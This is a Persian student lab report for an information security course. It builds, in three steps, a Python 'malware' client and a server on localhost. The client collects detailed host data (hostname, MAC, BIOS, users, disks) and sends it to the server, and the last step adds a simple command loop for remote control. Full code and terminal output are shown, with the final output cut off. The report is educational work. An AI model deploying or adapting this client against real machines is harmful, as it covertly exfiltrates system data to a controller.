دانشگاه صنعتی امیرکبیر
(پلی تکنیک تهران)
دانشکده مهندسی کامپیوتر

گزارش پروژه سوم

مبانی امنیت اطلاعات

هلیا سادات هاشمی‌پور-۹۸۳۱۱۰۶

استاد

دکتر شهریاری

آذر ۰۱

گام اول

سرور همواره روی پورت ۳۱۰۱۶ به صورت لوکال بالا آوردم. حال کلاینت مورد نظر هنگامی که فعال میشود پیغامی را به سمت سرور روی همان پورت ارسال میکند. از طرف دیگر سرور هم پیام را به تمام کلاینت‌هایی که در آن لحظه به آن متصل هستند، میفرستد بنابراین، پیام مجددا در سمت کلاینت چاپ خواهد شد . با یک while سرور بالا بماند و منتظر میمانیم که کلاینت به آن متصل شود .

کد

سرور


```python
import socket

host = '127.0.0.1'  # The server's hostname or IP address
port = 31016      # The port used by the server

if __name__ == '__main__':
    while True:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  # Create a socket object
            s.bind((host, port))  # Bind to the port
            s.listen()  # Now wait for client connection.
            conn, addr = s.accept()  # Establish connection with client.
            with conn:  # This is for the case when the client is closed and then opened again
                # Print the address of the connected malware
                print('Connected malware by', addr)
                while True:
                    # Receive data from the malware
                    recieved_data = conn.recv(1024)
                    if not recieved_data:  # If there is no data, then break the loop
                        break
                    print(recieved_data)  # Print the received data
                    # Send the received data back to the malware
                    conn.sendall(recieved_data)
```

Malware

```python
import socket

host = '127.0.0.1'  # The server's hostname or IP address
port = 31016        # The port used by the server      You, now • Uncommitted changes

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  # Create a socket object
    s.connect((host, port))  # Connect to server
    s.sendall(b'Malware is connected to server')  # Send data to the server
    data = s.recv(1024)  # Receive data from the server

print('Received', repr(data))  # Print the received data
```

یک سوکت ساخته و به سرور متصل میشویم و برای نشان دادن درستی پیام را ارسال میکنیم . از طرفی پس از ارسال پیام کانکشن کلاینت ازبین میرود .

خروجی



گام دوم

در این بخش کد را طوری تغییر داده که با اتصال کلاینت به سرور، کلاینت اطلاعات سیستمی که روی آن است را به سرور ارسال کند . سپس این اطلاعات در سرور چاپ خواهد شد. در اصل کلاینت اطلاعات را یکی یکی به دست آورده و آن را چاپ میکند. سپس این اطلاعات به سمت سرور ارسال شده اند و همچنین سرور آنها را چاپ کرده است .در کد کلاینت تمامی این اطلاعات را به صورت json به سرور میفرستیم تا راحت با آن کار کرد. پس از ارسال اطلاعات کانکشن کلاینت نیز تمام میشود .


کد

سرور

```python
import socket

host = '127.0.0.1'  # The server's hostname or IP address
port = 31016     # The port used by the server      You, now • Uncommitted changes


if __name__ == '__main__':
    while True:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.bind((host, port))
            s.listen()
            conn, addr = s.accept()
            with conn:
                print('Connected malware by', addr)
                while True:
                    data = conn.recv(1024)
                    if not data:
                        break
                    print(data)
                    conn.sendall(data)
```

```python
import platform as p
import json
import psutil
import logging
import socket
import re
import uuid
import subprocess
import datetime
import time
import locale

host = '127.0.0.1'  # server ip
port = 31016  # server port      You, now • Uncommitted changes


def getSystem_Info():  # get system information
    try:
        system_info = {
            'Host Name': socket.gethostname(),
            'Platform Name': p.system(),
            'Platform Version': p.version(),
            'Platform Release': p.release(),
            'Platform architecture': p.machine(),
            # 'Platform Processor': p.processor(),
            'Platform node': p.node(),
            'Platform': p.platform(),
            'os ': p.sys.version,
            'IP Address': socket.gethostbyname(socket.gethostname()),
            'mac-address': ':'.join(re.findall('..', '%012x' % uuid.getnode())),
            'System Boot Time': str(datetime.datetime.fromtimestamp(psutil.boot_time()).strftime("%Y-%m-%d %H:%M:%S")),
            'Original Install Date': subprocess.check_output('ls -lct --full-time / | tail -1 | cut -d" " -f6,7', shell=True).decode('utf-8').strip(),
            # 'Product ID': subprocess.check_output('dmidecode -s system-uuid', shell=True).decode('utf-8').strip(),
            'System Manufacturer': subprocess.check_output('dmidecode -s system-manufacturer', shell=True).decode('utf-8').strip(),
            'System Model Name': subprocess.check_output('dmidecode -s system-product-name', shell=True).decode('utf-8').strip(),
            'Bios Vendor': subprocess.check_output('dmidecode -s bios-vendor', shell=True).decode('utf-8').strip(),
            'Bios Version': subprocess.check_output('dmidecode -s bios-version', shell=True).decode('utf-8').strip(),
            'Bios Release Date': subprocess.check_output('dmidecode -s bios-release-date', shell=True).decode('utf-8').strip(),
            'Timezone': str(datetime.timezone(datetime.timedelta(seconds=-time.timezone), time.tzname[0])),
            'System Locale': str(locale.getlocale()),
            'Available Virtual Memory': str(round(psutil.virtual_memory().available / (1024.0 ** 3)))+" GB",
            'Used Virtual Memory': str(round(psutil.virtual_memory().used / (1024.0 ** 3)))+" GB",
            'Domain': socket.getfqdn().split('.', 1),
            'Users': psutil.users(),
            'Disk Partitions': psutil.disk_partitions(),
            'Memory Virtual': dict(psutil.virtual_memory()._asdict()),
            'CPU Times': psutil.cpu_times()
        }

        with open("/proc/cpuinfo", "r") as f:
            file_info = f.readlines()
            cpuinfo = [x.strip().split(":")[1]
                       for x in file_info if "model name" in x]
            system_info.update({'Proccess': str(cpuinfo)})
        return json.dumps(system_info)  # return system information

    except Exception as e:
        logging.exception(e)


if __name__ == '__main__':
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        sysInfo = json.loads(getSystem_Info())
        s.connect((host, port))
        for key, value in sysInfo.items():
            s.sendall(bytes(key + ": " + str(value), 'utf-8'))
            data = s.recv(1024)
            print('Received', repr(data))
```

خروجی


kali@kali: ~/Desktop/Project3/2
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop/Project3/2]
└─$ python3 server.py
Connected malware by ('127.0.0.1', 56840)
b'Host Name: kali'
b'Platform Name: Linux'
b'Platform Version: #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07)'
b'Platform Release: 6.0.0-kali3-amd64'
b'Platform architecture: x86_64'
b'Platform node: kali'
b'Platform: Linux-6.0.0-kali3-amd64-x86_64-with-glibc2.36'
b'os : 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0]'
b'IP Address: 127.0.0.1'
b'mac-address: 00:0c:29:88:c4:18'
b'System Boot Time: 2022-12-18 11:39:44'
b'Original Install Date: root'
b'Product ID: 61d64d56-dff5-36ea-6d58-4fa1d688c418'
b'System Manufacturer: VMware, Inc.'
b'System Model Name: VMware Virtual Platform'
b'Bios Vendor: Phoenix Technologies LTD'
b'Bios Version: 6.00'
b'Bios Release Date: 11/12/2020'
b'Timezone: UTC'
b"System Locale: ('en_US', 'UTF-8')"
b'Available Virtual Memory: 1 GB'
b'Used Virtual Memory: 1 GB'
b"Domain: ['localhost']"
b"Users: [['kali', 'tty1', '', 1671363328.0, 1670], ['kali', 'tty7', 'localhost', 1671363328.0, 1716], ['kali', 'pts/5', 'tmux(22400).%0', 1671367808.0, 22400], ['kali', 'pts/4', 'tmux(22400).%1', 1671367808.0, 22400], ['kali', 'pts/6', 'tmux(22400).%2', 1671368064.0, 22400], ['kali', 'pts/7', 'tmux(22400).%3', 1671368320.0, 22400], ['kali', 'pts/9', 'tmux(22400).%4', 1671369088.0, 22400], ['kali', 'pts/10', 'tmux(22400).%5', 1671369088.0, 22400], ['kali', 'pts/11', 'tmux(22400).%5', 1671369088.0, 28200]]"
b"Disk Partitions: [['/dev/sr0', '/run/live/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/run/live/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096], ['/dev/sr0', '/usr/lib/live/mount/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/usr/lib/live/mount/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096]]"
b"Memory Virtual: {'total': 2041118720, 'available': 681152512, 'percent': 66.6, 'used': 1110429696, 'free': 65429504, 'active': 383062016, 'inactive': 1237245952, 'buffers': 0, 'cached': 865259520, 'shared': 84090880, 'slab': 140947456}"
b'CPU Times: [410.02, 0.86, 196.08, 10298.89, 7.92, 0.0, 7.7, 0.0, 0.0, 0.0]'
b"Proccess: [' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz', ' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz']"
┌──(kali㉿kali)-[~/Desktop/Project3/2]
└─$ sudo python3 malware.py
Received b'Host Name: kali'
Received b'Platform Name: Linux'
Received b'Platform Version: #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07)'
Received b'Platform Release: 6.0.0-kali3-amd64'
Received b'Platform architecture: x86_64'
Received b'Platform node: kali'
Received b'Platform: Linux-6.0.0-kali3-amd64-x86_64-with-glibc2.36'
Received b'os : 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0]'
Received b'IP Address: 127.0.0.1'
Received b'mac-address: 00:0c:29:88:c4:18'
Received b'System Boot Time: 2022-12-18 11:39:44'
Received b'Original Install Date: root'
Received b'Product ID: 61d64d56-dff5-36ea-6d58-4fa1d688c418'
Received b'System Manufacturer: VMware, Inc.'
Received b'System Model Name: VMware Virtual Platform'
Received b'Bios Vendor: Phoenix Technologies LTD'
Received b'Bios Version: 6.00'
Received b'Bios Release Date: 11/12/2020'
Received b'Timezone: UTC'
Received b"System Locale: ('en_US', 'UTF-8')"
Received b'Available Virtual Memory: 1 GB'
Received b'Used Virtual Memory: 1 GB'
Received b"Domain: ['localhost']"
Received b"Users: [['kali', 'tty1', '', 1671363328.0, 1670], ['kali', 'tty7', 'localhost', 1671363328.0, 1716], ['kali', 'pts/5', 'tmux(22400).%0', 1671367808.0, 22400], ['kali', 'pts/4', 'tmux(22400).%1', 1671367808.0, 22400], ['kali', 'pts/6', 'tmux(22400).%2', 1671368064.0, 22400], ['kali', 'pts/7', 'tmux(22400).%3', 1671368320.0, 22400], ['kali', 'pts/9', 'tmux(22400).%4', 1671369088.0, 22400], ['kali', 'pts/10', 'tmux(22400).%5', 1671369088.0, 22400], ['kali', 'pts/11', 'tmux(22400).%5', 1671369088.0, 28200]]"
Received b"Disk Partitions: [['/dev/sr0', '/run/live/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/run/live/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096], ['/dev/sr0', '/usr/lib/live/mount/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/usr/lib/live/mount/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096]]"
Received b"Memory Virtual: {'total': 2041118720, 'available': 681152512, 'percent': 66.6, 'used': 1110429696, 'free': 65429504, 'active': 383062016, 'inactive': 1237245952, 'buffers': 0, 'cached': 865259520, 'shared': 84090880, 'slab': 140947456}"
Received b'CPU Times: [410.02, 0.86, 196.08, 10298.89, 7.92, 0.0, 7.7, 0.0, 0.0, 0.0]'
Received b"Proccess: [' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz', ' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz']"
┌──(kali㉿kali)-[~/Desktop/Project3/2]
└─$
[3] 0:zsh*
"kali" 13:11 18-Dec-22

گام سوم

سرور پس از اجرا هر زمان که کلاینتی روی پورت ۳۱۰۱۶ به آن متصل شود متوجه میشود. حال میتوان دستوراتی را روی این سرور اجرا کرد در اصل کد قسمت قبل را طوری تغییر داده که کامند پذیر باشد. ابتدا پس از اتصال malware به سرور، کامند را از کاربر میگیریم و آن را به کلاینت ارسال میکنیم. با اجرای دستور sysinfo اطلاعات از کلاینت به سمت سرور ارسال میشود و پیامهای دریافت شده چاپ خواهند شد. هر بار که این دستور اجرا شود، دوباره اطلاعات از کلاینت به سرور ارسال شده و سپس چاپ میشوند. در انتها هر زمان دستور exit زده شده که کانکشن کلاینت بسته میشود که در سمت کلاینت این پیام دریافت شده و سپس کانکشن بسته میشود. همچنین کانشکن از بین نمیرود .


کد

سرور

```python
import socket
import logging

host = '127.0.0.1'  # The server's hostname or IP address
port = 31016     # The port used by the server      You, 30 minutes ago • Add: comment for files …


if __name__ == "__main__":
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    except socket.error as e:
        logging.exception(e)

    print("Binding the Port: " + str(port))
    s.bind((host, port))
    s.listen()

    conn, addr = s.accept()
    print("Connection has been established. |" +
          " IP " + addr[0] + " | Port Number" + str(addr[1]))
    while True:
        cmd = input('Enter command please: ')  # Get the command from the user

        print('cmd = ' + cmd)
        if cmd == 'exit':  # If the command is exit, then break the loop
            conn.send(str.encode(cmd))  # Send the command to the malware
            conn.close()  # Close the connection
            s.close()  # Close the socket
            break

        if len(str.encode(cmd)) > 0:  # If the command is not empty, then send it to the malware
            if cmd == 'sysinfo':  # If the command is sysinfo, then send it to the malware
                conn.send(str.encode(cmd))  # Send the command to the malware
                while True:  # Get the information from the malware
                    # Receive data from the malware
                    recieved_data = conn.recv(1024)
                    if recieved_data == b'end_of_sysinfo':  # If the data is end_of_sysinfo, then break the loop
                        break
                    print(recieved_data, end='\n')  # Print the received data
                # Print the end of getting information
                print('end of getting information')
```

```python
import socket
import platform
import json
import time
import logging
import platform as p
import json
import psutil
import logging
import socket
import re
import uuid
import subprocess
import datetime
import time
import locale

HOST = '127.0.0.1'  # The server's hostname or IP address
PORT = 31016     # The port used by the server


def getSystem_Info():
    try:
        system_info = {
            'Host Name': socket.gethostname(),
            'Platform Name': p.system(),
            'Platform Version': p.version(),
            'Platform Release': p.release(),
            'Platform architecture': p.machine(),
            # 'Platform Processor': p.processor(),
            'Platform node': p.node(),
            'Platform': p.platform(),
            'os ': p.sys.version,
            'IP Address': socket.gethostbyname(socket.gethostname()),
            'mac-address': ':'.join(re.findall('..', '%012x' % uuid.getnode())),
            'System Boot Time': str(datetime.datetime.fromtimestamp(psutil.boot_time()).strftime("%Y-%m-%d %H:%M:%S")),
            'Original Install Date': subprocess.check_output('ls -lct --full-time / | tail -1 | cut -d" " -f6,7', shell=True).decode('utf-8').strip(),
            'Product ID': subprocess.check_output('dmidecode -s system-uuid', shell=True).decode('utf-8').strip(),
            'System Manufacturer': subprocess.check_output('dmidecode -s system-manufacturer', shell=True).decode('utf-8').strip(),
            'System Model Name': subprocess.check_output('dmidecode -s system-product-name', shell=True).decode('utf-8').strip(),
            'Bios Vendor': subprocess.check_output('dmidecode -s bios-vendor', shell=True).decode('utf-8').strip(),
            'Bios Version': subprocess.check_output('dmidecode -s bios-version', shell=True).decode('utf-8').strip(),
            'Bios Release Date': subprocess.check_output('dmidecode -s bios-release-date', shell=True).decode('utf-8').strip(),
            'Timezone': str(datetime.timezone(datetime.timedelta(seconds=-time.timezone), time.tzname[0])),
            'System Locale': str(locale.getlocale()),
            'Available Virtual Memory': str(round(psutil.virtual_memory().available / (1024.0 ** 3)))+" GB",      You, 5 hours ago • Add : third section
            'Used Virtual Memory': str(round(psutil.virtual_memory().used / (1024.0 ** 3)))+" GB",
            'Domain': socket.getfqdn().split('.', 1),
            'Users': psutil.users(),
            'Disk Partitions': psutil.disk_partitions(),
            'Memory Virtual': dict(psutil.virtual_memory()._asdict()),
            'CPU Times': psutil.cpu_times()
        }


        with open("/proc/cpuinfo", "r") as f:
            file_info = f.readlines()
            cpuinfo = [x.strip().split(":")[1]
                       for x in file_info if "model name" in x]
            system_info.update({'Proccess': str(cpuinfo)})
        return json.dumps(system_info)

    except Exception as e:
        logging.exception(e)


if __name__ == '__main__':
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((HOST, PORT))

        while True:
            cmd = s.recv(1024)
            print('Received', repr(cmd))

            if cmd == b'sysinfo':
                sysInfo = json.loads(getSystem_Info())
                for key, value in sysInfo.items():
                    print(key, value)
                    s.sendall(bytes(key + ": " + str(value), 'utf-8'))

                    time.sleep(0.05)
                s.sendall(b'end_of_sysinfo')
#                     data = s.recv(1024)
#                     print('Received', repr(data))

            elif cmd == b'exit':
                break
```

خروجی


kali@kali: ~/Desktop/Project3/2
File Actions Edit View Help
└─$ python3 server.py
Binding the Port: 31016
Connection has been established. | IP 127.0.0.1 | Port Number47376
Enter command please: sysinfo
cmd = sysinfo
b'Host Name: kali'
b'Platform Name: Linux'
b'Platform Version: #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07)'
b'Platform Release: 6.0.0-kali3-amd64'
b'Platform architecture: x86_64'
b'Platform node: kali'
b'Platform: Linux-6.0.0-kali3-amd64-x86_64-with-glibc2.36'
b'os : 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0]'
b'IP Address: 127.0.0.1'
b'mac-address: 00:0c:29:88:c4:18'
b'System Boot Time: 2022-12-18 11:39:44'
b'Original Install Date: root'
b'Product ID: 61d64d56-dff5-36ea-6d58-4fa1d688c418'
b'System Manufacturer: VMware, Inc.'
b'System Model Name: VMware Virtual Platform'
b'Bios Vendor: Phoenix Technologies LTD'
b'Bios Version: 6.00'
b'Bios Release Date: 11/12/2020'
b'Timezone: UTC'
b"System Locale: ('en_US', 'UTF-8')"
b'Available Virtual Memory: 1 GB'
b'Used Virtual Memory: 1 GB'
b"Domain: ['localhost']"
b"Users: [['kali', 'tty1', '', 1671363328.0, 1670], ['kali', 'tty7', 'localhost', 1671363328.0, 1716], ['kali', 'pts/5', 'tmux(22400).%0', 1671367808.0, 22400], ['kali', 'pts/4', 'tmux(22400).%1', 1671367808.0, 22400], ['kali', 'pts/6', 'tmux(22400).%2', 1671368064.0, 22400], ['kali', 'pts/7', 'tmux(22400).%3', 1671368320.0, 22400], ['kali', 'pts/9', 'tmux(22400).%4', 1671369088.0, 22400], ['kali', 'pts/10', 'tmux(22400).%5', 1671369088.0, 22400], ['kali', 'pts/8', 'tmux(22400).%5', 1671369344.0, 29263]]"
b"Disk Partitions: [['/dev/sr0', '/run/live/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/run/live/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096], ['/dev/sr0', '/usr/lib/live/mount/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/usr/lib/live/mount/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096]]"
b"Memory Virtual: {'total': 2041118720, 'available': 737017856, 'percent': 63.9, 'used': 1054605312, 'free': 141434880, 'active': 379465728, 'inactive': 1164259328, 'buffers': 0, 'cached': 845078528, 'shared': 84041728, 'slab': 140902400}"
b'CPU Times: [434.14, 0.92, 214.42, 10700.26, 8.01, 0.0, 8.0, 0.0, 0.0, 0.0]'
b"Proccess: [' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz', ' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz']"
end of getting information
Enter command please: exit
cmd = exit
┌──(kali㉿kali)-[~/Desktop/Project3/3]
└─$
[3] 0:zsh*
"kali" 13:16 18-Dec-22
┌──(kali㉿kali)-[~/Desktop/Project3/3]
└─$ sudo python3 malware.py
Received b'sysinfo'
Host Name kali
Platform Name Linux
Platform Version #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07)
